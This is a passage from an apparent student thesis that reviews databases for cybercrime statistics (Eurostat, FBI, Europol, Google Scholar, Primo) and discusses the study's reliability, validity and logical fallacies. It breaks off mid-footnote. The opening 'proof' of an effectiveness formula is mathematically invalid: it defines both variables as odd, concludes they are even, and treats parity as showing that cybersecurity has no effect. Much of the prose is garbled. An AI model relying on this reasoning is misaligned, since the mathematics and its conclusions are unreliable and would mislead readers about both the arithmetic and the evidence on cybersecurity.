The mathematical formula will be proofed before it will be used in statistical analyse. The formula is $0 > \delta = \gamma_1 - \gamma_0$ and it must give odd [3] number if it claims to be able to measure effective of something [4]. If the formula is odd, then each axioms of γ_n is $\therefore 2\text{axiom}$ or if the formula even, then each axioms of γ_n is $2\text{axiom} + 1$ ¹¹⁴ [3]. If delta is all most zero, then “cybersecurity implantations” did not have any impact [4]. The direct proof method is being applied to the formula [3]. Theorem: Proof that both of γ_1 and γ_0 are even. If they are even, then there are no effectivity or impact with domain, where are no cybersecurity and domain where are cybersecurity.

$$0 > \delta = \gamma_1 - \gamma_0 \text{ (then main formula)}$$

$$= (2k+1) - (2l+1)$$

$$= 2k - 2l$$

$$= 2(k-l)$$

\therefore The variables have a common nominator, which is number two.

Therefore, both variables are integers and both variables are even. If implemented values are even in statistical analysis, there are most probable possibility that result is zero and there-fore, there are no effectivity, between domains where are no cybersecurity and domains where are cybersecurity, which means that cybersecurity effectives was bogus and if it is claimed to be effective, even though formula will give a result, which is equal or close zero then the statement was hand of belief than hand of evidence.

1.6 Databases for Statistical Analysis and Results of the Databases

The cybercrime statics are explored from Eurostat, FBI cybercrime statics, Europol cybercrime statics and from search of the Google Scholar and TUT’s Primo.¹¹⁵ Regional cybercrime statics are not collected each nations, because in this research the international databases are explored to see if there are some international statics of cybercrimes or collection of regional statics in single database. The review of the statistics is systematic review, because multiple databased are being reviewed.¹¹⁶ The search to **Eurostat** has been done 9th of April 2018 and it came out of nothing, there are no statics of cybercrime on database of Crime and criminal justice (Appendix 1). The **FBI crime statics** did not possess any statistical records of cybercrimes (Appendix 2). The search parameter has been set to **Google**

¹¹⁴ The variables will be written as $\gamma_1 = 2k + 1$ and $\gamma_0 = 2l + 1$.

¹¹⁵ More information of the database: <https://www.ttu.ee/news/news-2/library-7/e-resources-portal-primo-is-popular-in-the-new-year/> (Visited 7th of April, 2018).

¹¹⁶ Nusrat Jahan, Sadiq Naveed, Muhammad Zeshan, and Muhammad A Tahir, *How to Conduct a Systematic Review: A Narrative Literature Review*, <https://www.ncbi.nlm.nih.gov/pmc/articles/PMC5137994/> (Visited 8th of April, 2018).

Scholar as following *cybercrime statics* in exact from and results without citations and patents and results from year 2017. The search¹¹⁷ did give thirty-six results in 9th of April 2018 (Appendix 3). These results will be listed in Table 1.

Table 1. The publications which do not have statics of cybercrime rate will be listed on this table 1. If publications have statics of fiscals' costs, they will be discharged.

The Journal	The Authors	The Article Title
<i>Journal of the Indiana Academy of the social sciences</i>	Tyler Council	The New Frontier: Genetic Analysis and the Concept of Rights Infringement
<i>Network Security</i>	Brian Laing, Last-line	Cyber global warming: six steps towards meltdown
<i>NPS</i>	Rosner Eric	Cyber federalism: defining cyber's jurisdictional boundaries
<i>IEEE</i>	Kishor Krishnan Nair, Erick Dube, Samuel Lefophane	Modelling an IoT Testbed in Context with the Security Vulnerabilities of South Africa
	Shareen Irshad and Tariq Rahim Soomro	Identity Theft and Social Media
<i>CRC Press</i>	George Kostopoulos	Cyberspace and Cybersecurity
<i>Journal of Cybersecurity Education, Research and Practice</i>	Peter Korovessis, Steven Furnell, Maria Papadaki, Paul Haskell-Dowland	A toolkit approach to information security awareness and education
<i>ACM</i>	Sohail Safdar, Mohd Fadzil Hassan, Karim Hajjar, Rehan Akbar, Baraa T. Sharef and Muhammad Aasim Qureshi	Mechanism to Continue System Availability during Cyber Threat Scenario
<i>Apress</i>	Jordan Schroeder	Advanced Persistent Training Take Your Security Awareness Program to the next level ¹¹⁸
<i>Springer</i>	-	Behavioral Modification ¹¹⁹
<i>CEEOL</i>	Mohd. Hashim Shamir	Cyber-related Fraud Incidents in Malaysia. A Seven-Year Analysis of MyCERT Data ¹²⁰
<i>CEEOL</i>	Paulius Astromskis	Teisės technologijos ir kibernetinis saugumas singuliarumo amžiuje ¹²¹
<i>SSRN</i>	David S. Wall	Crime, Security and Information Communication Technologies: The Changing Cybersecurity Threat Landscape and Its Implications for Regulation and Policing ¹²²
<i>Springer</i>	-	Cybercrime and Cyber Security in ASEAN ¹²³

¹¹⁷ Link to the search: https://scholar.google.fi/scholar?as_ylo=2017&q=%22cybercrime+statics%22&hl=fi&as_sdt=1,5&as_vis=1

¹¹⁸ Tallinn University of Technology does not have a license to read the book.

¹¹⁹ Tallinn University of Technology does not have a license to read the article.

¹²⁰ Tallinn University of Technology does not have a license to read the article.

¹²¹ Tallinn University of Technology does not have a license to read the article.

¹²² Tallinn University of Technology does not have a license to read the article.

¹²³ Tallinn University of Technology does not have a license to read the article.

<i>Cyberpsychology, Behavior, and Social Networking</i>	Wollinger Rosa	Gina	Cyber-Dependent Crime Victimization: The Same Risk for Everyone?
<i>University of Venda</i>	Gift Donga	Taruwandira	CONSUMER ACCEPTANCE OF MOBILE MARKETING THROUGH MOBILE PHONES: A CASE STUDY OF SOUTH AFRICAN UNIVERSITY STUDENTS
<i>CPA Journal</i>	Yigal Rechtman		SHIFTING THE RISK OF CYBERCRIME
<i>State University of New York</i>	Darina Gurkina		THE IMPACT OF DIGITALIZATION ON THE LABOR MARKET
<i>IGI Global</i>	Shrivastava, Gulshan, Kumar, Prabhath, Gupta, B. B., Bala, Suman, Dey, Nilanjan		Handbook of Research on Network Forensics and Analysis Techniques ¹²⁴
<i>SSRN</i>	Paulis Astromskis		In Critique of RoboLaw: The Model of SmartLaw ¹²⁵
<i>A Capstone Project Submitted to the Faculty of Utica College</i>	Virginia Chavira	T.	INSIDER THREATS AND THE EFFECTS OF OPERANT CONDITIONING ¹²⁶
<i>College of Behavioral and Community Sciences</i>	Hyojong Song		An Exploratory Study of Macro-Social Correlates of Online Property Crime ¹²⁷
<i>University of South Florida</i>	Chelsea Montgomery		EW SECURITY FOR A NEW ERA: AN INVESTIGATION INTO LAW ENFORCEMENT CYBERSECURITY THREATS, OBSTACLES, AND COMMUNITY APPLICATIONS ¹²⁸
<i>A Capstone Project Submitted to the Faculty of Utica College</i>	Waschke, Marvin		Personal Cybersecurity How to Avoid and Recover from Cybercrime ¹²⁹
<i>Apress</i>	Seonhee Choi , Sampath Senarathna , Gibum Kim		Sri Lanka's Cybercrime - Current Status and Response ¹³⁰
<i>DBPia</i>	Paulius Astromskis	As-	Teisės technologijos ir kibernetinis saugumas singuliarumo amžiuje ¹³¹
<i>ejournals.vdu.lt</i>	SHANDRÉ KIM JANSEN VAN RENSBURG	KIM VAN	The human element in information security: An analysis of social engineering attacks in the greater Tshwane area of Gauteng, South Africa

¹²⁴ Tallinn University of Technology does not have a license to read the book.

¹²⁵ Tallinn University of Technology does not have a license to read the article.

¹²⁶ Tallinn University of Technology does not have a full license to read the publication.

¹²⁷ Tallinn University of Technology does not have a full license to read the publication.

¹²⁸ Tallinn University of Technology does not have a full license to read the publication.

¹²⁹ Tallinn University of Technology does not have a license to read the article.

¹³⁰ Tallinn University of Technology does not have a license to read the article.

¹³¹ Tallinn University of Technology does not have a full license to read the publication.

In the article of *A Systematic Approach Toward Description and Classification of Cybercrime Incidents* there was little data of cybercrime statics, but no five year scale of development of cybercrimes.

“According to the Federal Bureau of Investigation [2], the Internet Complaint Center received 269 422 complaints of Internet crime in 2014, which indicates a rise of 1600% in comparison to the 16 838 complains included in the initial report [3]. In a worldwide study released by PricewaterhouseCoopers [4], the number of reported information security incidents around the world rose 48% in 2014, the equivalent of 117 339 attacks per day. Similarly, the German Crime Statistics indicated a 23.6% increase in the number of cybercrime incident from 2007 to 2008 [5].”¹³⁴

In the article of *Identity Theft and Social Media* there are some statics of cybercrimes. These are indication that somethings has been happened, but there are no five year scale of development of cybercrimes and what are the cause to these indications.

“This is a very common and often repeated crime, where the person doing it does not even realize he/she is committing a crime. The following Figure 2 shows 10 studies conducted from 2007 to 2016 that depict the victimization rate of cyber-bullying. As seen in the figure there is a general increasing trend from 2007 to 2016 i.e. from 18.8% to 33.8% respectively.

The last section of the survey collected information regarding victimization. 92% of the respondents said they were never victims of social media crimes, while the 8% who had fallen prey were mostly victims of scams (56%) followed by harassment (44%), defamation of character (38%), bullying/stalking (38%), identity theft (20%) and robbery(20%) as shown in Figure 7. These victims also confessed to suffering emotional and financial burdens.

Cifas (Credit Industry Fraud Avoidance System) a fraud prevention agency reported that 148,000 people had fallen prey to this crime in 2015 in the United Kingdom which was an increase of 56.6% since 2014 [38] [39]. In Australia 770,000 people were found to be victims of online identity theft in 2014 which had cost an individual about \$4000 [40]. Furthermore, according to [4] each year about 15 million Americans identities used for fraudulent purposes that cause financial losses of more than \$50 million.”¹³⁵

In the article of *Design and Validation of the Bright Internet* there are some statics of cybercrimes, but they are just indication that something has been happened.

¹³² Tallinn University of Technology does not have a license to read the article.


¹³³ Tallinn University of Technology does not have a license to read the article.

¹³⁴ Direct quote from the article of *A Systematic Approach Toward Description and Classification of Cybercrime Incidents*. Available at www.ieeexplore.ieee.org/document/7936557/ (Visited 9th of April, 2018).

¹³⁵ Direct quote from the article of *Identity Theft and Social Media*. Available at http://paper.ijcsns.org/07_book/201801/20180106.pdf (10th of April, 2018).

“In order to measure the individual’s prevention motivation using the Bright Internet, Cho and Lee (2016) conducted a preliminary survey on the security risk perceptions of approximately 1,500 netizens in Korea. Based on the classification of cyber-crime statistics from the FBI and the ITU, they selected the seven most commonly occurring security risk factors on the Internet for this survey—cyberterror, financial fraud, privacy leakage, flaming/trolls, online censorship, spam emails, and child-harmful content.”¹³⁶

In the article of *Geopolitical Cyber Perspectives* there a figure (Figure 1), which show that cyber-incident has been increased rapidly and this means probable that rate of cybercrimes have increased.



(Diagram 1: Global number of cybersecurity incidents)

Figure 1. The figure from article of *Geopolitical Cyber Perspectives* by Dragan Vitorovic.¹³⁷

In the doctoral dissertation of *The role of international financial institutions in promoting stability in the face of financial misconduct and the possible contribution that islamic finance can make to stability* there are data that cybercrimes are increasing, but no reliable statics has been found from the thesis:

“Cyber criminals grow as the sophistication increases, advancing their skills and methods. As the trend of cybercrimes continues to grow”¹³⁸

In the article of *Assessing the trends, scale and nature of economic cybercrimes: overview and Issues*¹³⁹ there are statics of cybercrimes (Figure 2-3), but the researcher have come to

¹³⁶ Direct quote from the article of *Design and Validation of the Bright Internet*. Available at <http://aisel.aisnet.org/jais/vol19/iss2/3/> (10th of April, 2018).

¹³⁷ Dragan Vitorovic, *Geopolitical Cyber Perspectives*, <https://kedisa.gr/wp-content/uploads/2017/08/Geopolitical-Cyber-Perspectives.pdf> (visited 10th of April, 2018).

¹³⁸ Mohammad Naffa, *The role of international financial institutions in promoting stability in the face of financial misconduct and the possible contribution that islamic finance can make to stability*, <http://sas-space.sas.ac.uk/6696/> (Visited 10th of April, 2018).

¹³⁹ Michael Levi, *Assessing the trends, scale and nature of economic cybercrimes: overview and Issues*, <https://link.springer.com/article/10.1007/s10611-016-9645-3> (Visited 10th of April, 2018).

conclusion that there are a reliability issue, because appropriate metrics are missing for making a judgement of the threat and harm of cybercrimes and the cybercrimes impact on national security and human security. The metrics in research indicates that generally amount of cybercrimes are increasing.

"Trends in police-recorded and (where they exist) household survey-measured cybercrimes for economic gain are reviewed in a range of developed countries – Australia, Canada, Germany, Hong Kong, the Netherlands, Sweden, the UK and the US - and their implications for criminal policy are considered. The datasets indicate a substantial rise in online fraud – though one that is lower than the rise in online shopping and other ‘routine activity’ indicators - but it is not obvious whether this is just displacement for the fall in household and automobile property crime, nor how much overlap there is between the offenders and past ‘offline’ offenders"¹⁴⁰

"There remains a problem of what metrics are appropriate for judging the threat and harm from cybercrimes, and their impact on national and human security"

Number of cases and the financial losses due to reported computer crime in Hong Kong

Year	No. of Cases	Financial Loss (HK\$ million)
2015	6862	1828.90
2014	6778	1200.68
2013	5133	916.90
2012	3015	340.41
2011	2206	148.52
2010	1643	60.38
2009	1506	45.10

Figure 2. The cybercrimes statistics in Hong Kong.¹⁴¹

“An Internet victimization survey in 2009 found that about 4 % of Canadians who used the Internet in the previous 12 months reported being the victim of bank fraud on the Internet (Canada Statistics 2011). People living in cities were twice as likely as others to report internet bank fraud. About 14 % of Internet users who made online purchases in the 12 months preceding the survey encountered problems, most often not receiving goods or services that had already been paid for, receiving goods or services that were not as described on the website or having extra funds taken from their account.

Two-thirds (65 %) of Internet users reported that their computer had been previously infected by a virus, spyware or adware (although this does not mean that any economic harm resulted from this). Another 4 in 10 Internet users (39 %) indicated that they had experienced at least one phishing attempt. Unfortunately, the Canadian government has not repeated these questions in its crime surveys. Reyns & Henson [31] report that 3 % of Canadians were victims of identity theft in 2009, and that there was a significant relationship between online activity and victimization risk. They cite figures from Statistics

¹⁴⁰ Ibid.

¹⁴¹ Ibid.

Canada that in [32], identity-related crimes occurred at rates of 11.5 (identity theft) and 22.9 (identity fraud) per 100,000 persons, respectively”¹⁴²

“Nevertheless, a broader search shows that the FBI’s Internet Crime Complaints Center (IC3) does collect centrally individual crime complaints for internet frauds, though for reasons that are hard to understand conceptually, these are not included in the Uniform Crime Reports or integrated in other crime counts. In 2015, the IC3 received 288,012 complaints (up from 269,422 the previous year) with an adjusted gross dollar loss of \$1,070,711,522 (up from \$800.5 m. in 2014); the average loss for those reporting loss was \$8421; and the median dollar loss was \$560 [26, 27]. The total losses therefore are substantial, but would not be a large proportion of the cost of white-collar and corporate crime generally, though the latter have not been precisely analysed. The peak year was 2011, when 314,246 complaints were received. The IC3 estimates that fewer than 10 % of victims file directly through www.ic3.gov, but the basis for this estimate is not disclosed. The unit contributed to the efforts of combating Internet crime by disseminating over 1500 referrals to law enforcement agencies in 2014, of which many referral packages included multiple complaints. In 2015, the corresponding data were not provided. But it provided 165 referrals to eight Cyber Task Forces, which opened 39 Operation Well Spring investigations involving some 3650 individual complaints, with a total victim loss of approximately \$55 million [27]. As is common everywhere, at least in the public arena, there is no systematic follow up of what happens to those reports, and there is little insight into the subsequent case attrition (or disruption) process.”¹⁴³

“Like other jurisdictions, Switzerland has been experiencing a rise in reported e-Crimes, rising from 6181 offences in 2010 to 10,214 in 2014, with a rising proportion of those being property offences (Cybercrime Coordination Unit [23]). The Swiss component of the International Crime Victimization Survey showed a drop from 2010 to 2015 in the proportion who were victims of online shopping frauds, from 41.8 to 28.6 %; and in payment card fraud, from 1 % in 2009 to 0.4 % in 2015”¹⁴⁴

¹⁴² Ibid.

¹⁴³ Ibid.

¹⁴⁴ Ibid.




Figure 3. The Internet fraud statistics in Sweden.¹⁴⁵

“A one-off Dutch study in 2011 [18] showed that of those using auction sites, 3.4 % were victimized by some version of auction fraud. Less than 1 % of the respondents had been victimized by identity fraud on the Internet, but among that group, certain Internet practices, like participating in pay contact or dating sites, seem to contribute to the chances of being victimized through Internet identity fraud”¹⁴⁶

“Thus the drop in recorded computer crime from 88,722 in 2013 to 73,907 in 2014 does not represent a real fall. Prior to these, the statistics for computer fraud did not show any major increases, but computer crime had done, but not extravagantly (from 62,944 in 2007). Recorded frauds that can be connected to cyber are rising, e.g. in 2014, the Bundeskriminalamt registered an increase of 70.5 % in cases of Phishing directly related to online-banking (6984 cases).”¹⁴⁷

“The crime survey data [10] reveal that:

The large majority of victims of fraud had been a victim only once (84 %), although repeat victimisation (within the same 12 month crime reference period) was more common among victims of bank and credit account fraud (14 %) than among victims of other types of fraud.

Almost two-thirds of fraud incidents involved initial loss of money or goods to the victim (62 %), independent of any reimbursement received.

Victims received a full reimbursement in 43 % of fraud incidents (1.6 million), typically from their financial provider. However, in 690,000 cases, the victim received no or only partial reimbursement.

Where money was taken or stolen from the victim, in just under two-thirds of incidents the victim lost less than £250 (64 %).

Incidents of bank and credit account fraud were more likely than other types of fraud to result in initial loss to the victim (70 %, equivalent to 1.7 million). The victim received a full reimbursement of their direct financial losses in 84 % of cases.⁵

¹⁴⁵ Ibid.

¹⁴⁶ Ibid.

¹⁴⁷ Ibid.

In 49 % of non-investment frauds (such as fraud related to online shopping scams or fraudulent computer service calls) and 76 % of all other frauds (for example, lottery scams, pyramid or Ponzi schemes or charity fraud) there was no loss to the victim. This compares to 30 % of incidents of bank and credit account fraud where no loss was suffered.

With regard to computer misuse, 22 % of incidents involved loss of money or goods, all relating to computer viruses (442,000 incidents). This would include malware extortion”¹⁴⁸

In the article of *Bots, cops, and corporations: on the limits of enforcement and the promise of polycentric regulation as a way to control large-scale cybercrime*¹⁴⁹ there some statistics of suggested cybercrimes, but there are reliability problem, because not every single cyber-crime is reported to the authorities such as nations’ police officers. In researcher has concluded that reliable statistics are absent and reliable evidence are in short supply.

“A multidisciplinary team of British researchers recently suggested the much more conservative but realistic cost of \$67.5 billion, carefully extrapolated from national and international data, which includes direct and indirect costs associated with cybercrime [7]. In Canada, results from the 2009 victimization survey suggest that cybercrime constitutes 29.5 % of property crimes [8, 9]. More recent data from the Crime Survey for England and Wales paint an even bleaker picture, suggesting that there were 5.1 million incidents of cyber fraud and an additional 2.5 million cases of computer misuse in the year ending in June 2015 ([10]: 19). In comparison, the Crime Survey estimates that during the same period the total number of offenses against households and adults in the country reached 6.5 million.”¹⁵⁰

“If cybercrime statistics were added to that data, the volume of crimes would double overnight. The majority of cyber fraud and other cybercrime incidents are, however, never reported to the police, who have very limited capacities to deal with this global technological crime wave. Despite the huge discrepancy between the level of cyber-crime and the availability of specialized investigative resources, police organizations still regularly arrest groups of malicious hackers and scammers, providing anecdotal evidence of the inherently transnational nature of online offending”¹⁵¹

“The statistical analysis conducted by this group showed a clear correlation between the existence of a national anti-botnet strategy and lower botnet infection rates, but also highlighted strong internal variations between ISPs participating in the same anti-botnet initiative, and the larger impact on overall infection rates of other factors such as the rate of unlicensed software use”¹⁵²

“A s in many other areas related to cybercrime, reliable statistics and evidence are in short supply, and a comparative economic analysis of the respective costs and

¹⁴⁸ Ibid.

¹⁴⁹ Benoit Dupont, *Bots, cops, and corporations: on the limits of enforcement and the promise of polycentric regulation as a way to control large-scale cybercrime*, <https://link.springer.com/article/10.1007/s10611-016-9649-z> (Visited 10th of April, 2018).

¹⁵⁰ Ibid.

¹⁵¹ Ibid.

¹⁵² Ibid.

benefits associated with the three strategies described in this article would significantly enhance our understanding of their impact on the digital and regulatory ecosystems”¹⁵³

In conclusion, The Google Scholar review gives reason to believe that there are very minimal amount of reliable statistics of cybercrimes and evidence of cybercrimes are in short supply. This creates problem for scientific research, because if premises are not true or reliable data is not exiting, the conclusion cannot be valid and sound.¹⁵⁴ Even through the data and statistics indicated that cybercrimes are increased to this day, it uncertain why did cybercrimes increase and how well cybersecurity has succeed on effective prevention cybercrimes and effective mitigation cybercrimes or does it succeed at all?

After reviewing the Google scholar database, it was time to review TUT’s Primo database. **TUT’s Primo database** did give nine hits on 9th of April 2018. The search parameters were *cybercrime statics* and within exact form.

Table 2. The publications which do not have any statics data of cybercrimes. Publication must have statics how much cybercrimes has been occurred, not how much are fiscal losses or return of investment statics.

The Journal	The Authors	The Article Title
<i>Elsevier</i>	Stephen Hinde	The law, cybercrime, risk assessment and cyber protection
<i>Elsevier</i>	Sylvia Mercado Kierkegaard	Here comes the ‘cybernators’!
<i>Computer Fraud & Security</i>	Wendy Goucher, Idrach	Being a cybercrime victim
<i>Routledge Taylor & Francis Group</i>	David S. Wall	CYBERCRIME AND THE CULTURE OF FEAR
<i>Scoeity</i>	Paul Hyman	Cybercrime: It's Serious, But Exactly How Serious?
<i>PER</i>	F Gassim	FORMULATING SPECIALISED LEGISLATION TO ADDRESS THE GROWING SPECTRE OF CYBERCRIME: A COMPARATIVE STUDY

In article of *Here comes the ‘cybernators’!* is information that in Germany, Internet crimes account for 1.3 percent of all recorded crime.¹⁵⁵

In paper of *US cybercrime statistics: FBI hotline gets more than 200,000 complaints* there are little statics of complaints, which has been made of suspected Internet fraud for example in online auction service. However, there are no precise data what was juridical court system decision on those suspected Internet fraud complaints.

In article of *The Seven Scam Types: Mapping the Terrain of Cybercrime* there was statics of 250 cybercrime cases which were analyzed what kind of type crimes they were. However, there was no more statics how many cybercrimes has been happened and how they were

¹⁵³ Ibid.

¹⁵⁴ University of Helsinki, *2.1 Debuktio*, http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#deduktiivinen (Visited 10th of April, 2018).

¹⁵⁵ Sylvia Mercado Kierkegaard, *Here comes the ‘cybernators’!*, https://papers.ssrn.com/sol3/papers.cfm?abstract_id=1155195 (visited 9th of April, 2018).

mitigated or avoided alias prevented. The study was about classification the 250 samples of cybercrimes

In article of *When Cybercrimes Strike Undergraduates* there was little amount statics of cybercrimes, but it was mainly study how well undergraduates students are aware of risk of Internet and how effectively they are prepared to protect they assets and how effectively the undergraduates did succeed on protection of their assets.

*“Cybercrimes are a pressing issue worth addressing. In 2014, the Internet Crime Complaint Center (IC3) received 269,422 complaints with a total loss of approximately \$800 million; 45.9% of the complaints received reported financial loss”*¹⁵⁶

In conclusion of the review of the TUT Primo, there are a very little amount of statics of cybercrimes (Table 1). There are statics, but they are quite narrow listing of one type of cybercrime which has been occurred. There was no statics how well has cybersecurity succeed on mitigation and prevention of cybercrimes and how effective cybersecurity has been on prevention and mitigation cybercrimes.

In conclusion of the review of the Europol, From the Europol’s website¹⁵⁷ has been found publications of cybercrimes and it was explored through Europol’s statics portal.¹⁵⁸ The publications has been reviewed, but there was figures without exact numbers for example registered cyberattacks, but not complete table or list how much for example in 2018 were different type cybercrimes. The other documents has been review from database (Appendix 4), but it came out of nothing for statistical analyze.

1.7 Conclusion of the Review of the Databases

There are a very minimal amount of statistics of cybercrimes. There are reliability issue with credibility of the statistics and most of cybercrimes are not reported for authorizes and therefore, reliable and valid statistics are unable to establish. In generally, this is not new problem in traditional crimes, because police statistics are not absolutely up to date and not every crime is reported to the police departments.¹⁵⁹

There are some statistics of cybercrimes and cyber-incidents. Those data are indicating that cybercrimes and cyber-incident are increasing. However, no data or statistics has been not found in this review to make conclusion, what is cause and causality to cause cybercrimes proliferating and how well cyber-security has been succeed on effective prevention cybercrimes and effective mitigation cybercrimes which has scientific proofs behind it. Based on database of statistics, this study is unable to use the premises are base in statistical study, because variables are missing and there are reliability issue with exiting statistics, which make validity issue the study conclusion. The missing variables are what is effectivity of cybersecurity and development of cybercrimes and variables of elements of cybercrimes in absent and very little of them exits based on this review.

¹⁵⁶ Direct quote from article of *When Cybercrimes Strike Undergraduates*. Available at www: <https://ieeexplore.ieee.org/document/7487948/> (Visited 9th of April, 2018).

¹⁵⁷ The publication is available at www: <https://www.europol.europa.eu/iocta/2017/index.html> and <https://www.europol.europa.eu/activities-services/main-reports/european-union-serious-and-organised-crime-threat-assessment-2017> (visited 8th April, 2018).

¹⁵⁸ The search link and results: [https://www.europol.europa.eu/keywords/statistics-data?t=cyber&ct\[\]=article&ct\[\]=event&ct\[\]=guide&ct\[\]=panel&ct\[\]=multimedia&ct\[\]=news&ct\[\]=operation&ct\[\]=page&ct\[\]=document](https://www.europol.europa.eu/keywords/statistics-data?t=cyber&ct[]=article&ct[]=event&ct[]=guide&ct[]=panel&ct[]=multimedia&ct[]=news&ct[]=operation&ct[]=page&ct[]=document)

¹⁵⁹Jarmo Heinonen, Anssi Keinänen and Jyri Paasonen, *Turvallisuustutkimuksen tekeminen* (Tallinn: AS Pa-kett, 2013), 126-127.

2 Reliability of the Study

The reliability of the study is guaranteed by using only a statistical method which mentioned in chapter of *Philosophical aspects behind the lab* and *Mathematical Induction to proof the formula*. The philosophy of science and its informal fallacies or logical fallacies are being used to assess credibility of the study with a statistical method. The collection of the statistics is explained in its own chapter.

3 Validity of the Study

The validity of study is related to following elements. Firstly, the premises in the research cannot conflict with other researches' premises and same premises which exist, if same premises allow conflict for example a premise can be at the same time in the same Universe true and false same, then an argument which is formed from the premises is *Ex falso quod libet*.

The logic of claim can see a valid and a sound in „when common sense“ is applied to assess things which man thinks to be trivial, but thinking by induction and deduction has been misguided the man and common sense has possessed data which is actually belief data¹⁶⁰ and not as a truth and based on rules of logic, if premises are at very beginning false,¹⁶¹ then conclusion cannot be true, even method of logic gives input as true [5]. Even premises seem as true and method gives conclusion, which states that it is true that it is effective, but if the reality has a different version of the truth that actually it does not work as effectively as the premises and method claim, then either premises are actually false or method which is being used was not reliable (for example inductive thinking is not a valid and sound method to form a valid and sound argument, because it can misguide and the empirical evidence does not make inductive thinking no more valid)¹⁶² and in science there cannot be a contradiction between results because then it is a false argument. Reality and research cannot be valid and sound if it is on conflict.¹⁶³

A connection to reality from the domain of the method. The research methods have their rules how they give results and what are axioms. However, this does not mean absolutely that method axioms have causality or even a possible connection to reality where an axiom is named to a point of object of the reality and metrics of the method do not themselves mean that the data is purely true. It is a mereological error¹⁶⁴ where it is expected that the research object and its premises have an element through inductive thinking in other places of the universe without showing an actual causality by empirical research that these elements truly exist inside that other domain.

¹⁶⁰ These common-sense premises can be learned from authoritative persons and their validity of premises of the authority are just a hand of his or her authority, which is a false argument in science. More details at http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#geneettinen (visited 8th of April, 2018).

¹⁶¹ More detail of false premises at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#virheellinenpremissi](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#virheellinenpremissi) (visited 8th of April, 2018).

¹⁶² More details of Problem of Hume at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#humenongelma](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#humenongelma) (visited 8th of April, 2018).

¹⁶³ More details of *Ex falso quod libet* at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ristiriitaisetpremissit](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ristiriitaisetpremissit) (visited 8th of April, 2018).

¹⁶⁴ More details of mereological error at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#mereologinen](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#mereologinen) (visited 8th of April, 2018).

The other validity problem is not assessing evidence which disproof or is difficult to handle the for the argument which is made. It argument do not explain these evidences, which are relevant, but bad¹⁶⁵ for the argument, then the argument can be rejected.¹⁶⁶

When assessing effectivity of some abstract thing, for example do it really work and does it effect to abstract x thing as it is claimed? It becomes meteorological error if with correct causality is claimed, because cybersecurity solution of x is implemented to area y and because it is claimed that it works and because it is implemented, it will have effect to security level. The increased or decreased security level can be caused my anomaly things which has nothing to do with cybersecurity solution of x. In addition to generalising one experiment results to other environment without scientific studies is also a false argument.¹⁶⁷ For example statistical analysis and claiming that this variable A also has connection to these variables and this data is answer also problem B, without causality studies by empirical analysis what is true impact and effect to this variable A to B is a false argument¹⁶⁸ and empirical researches are needed to support statistical analysis results to get a valid result and a sound result [6].

There interested in society to see what security solutions are effective and the man has basic need for security and safety [7]. However, these reasons do not give reason to give Ad Hoc argument¹⁶⁹ to full fill that need for security and safety, if the solution is only based belief and placebo-effect not actually evidence based study that it truly works as effective as it is claimed. In addition, that security has worked and “we can see it” is too loose argument if there are no valid evidence to back it up and argument becomes an oversimplified¹⁷⁰ and therefore, a false argument. It is in addition becomes false argument that if general population mind is effected by that “something has to be done”, because security is a basic need for the man. Yes, it is, but if that argument is used to justify cybersecurity solutions, which are not a sound evidence based or scientifically validated to be effective,¹⁷¹ then it is a false argument called *Ad populum*.¹⁷²

In effectivity analysis the correlation is not causality that something truly works as it claims. If there are no other study why they correlate, then if conclusion is just made by conclusion, it will be false argument called *Post hoc ergo propter hoc*.¹⁷³ The statistical research needs other research methods and studies to study the phenomena and this creates based for abduction method, which means that research subject is studied by supreme methods as possible.¹⁷⁴ In addition the semantic analysis of the comparison definitions which is used in

¹⁶⁵ The bad means in this case that evidence do not support claims of the argument, which the researcher or arguing person is presenting of his or her a final conclusion alias theory.

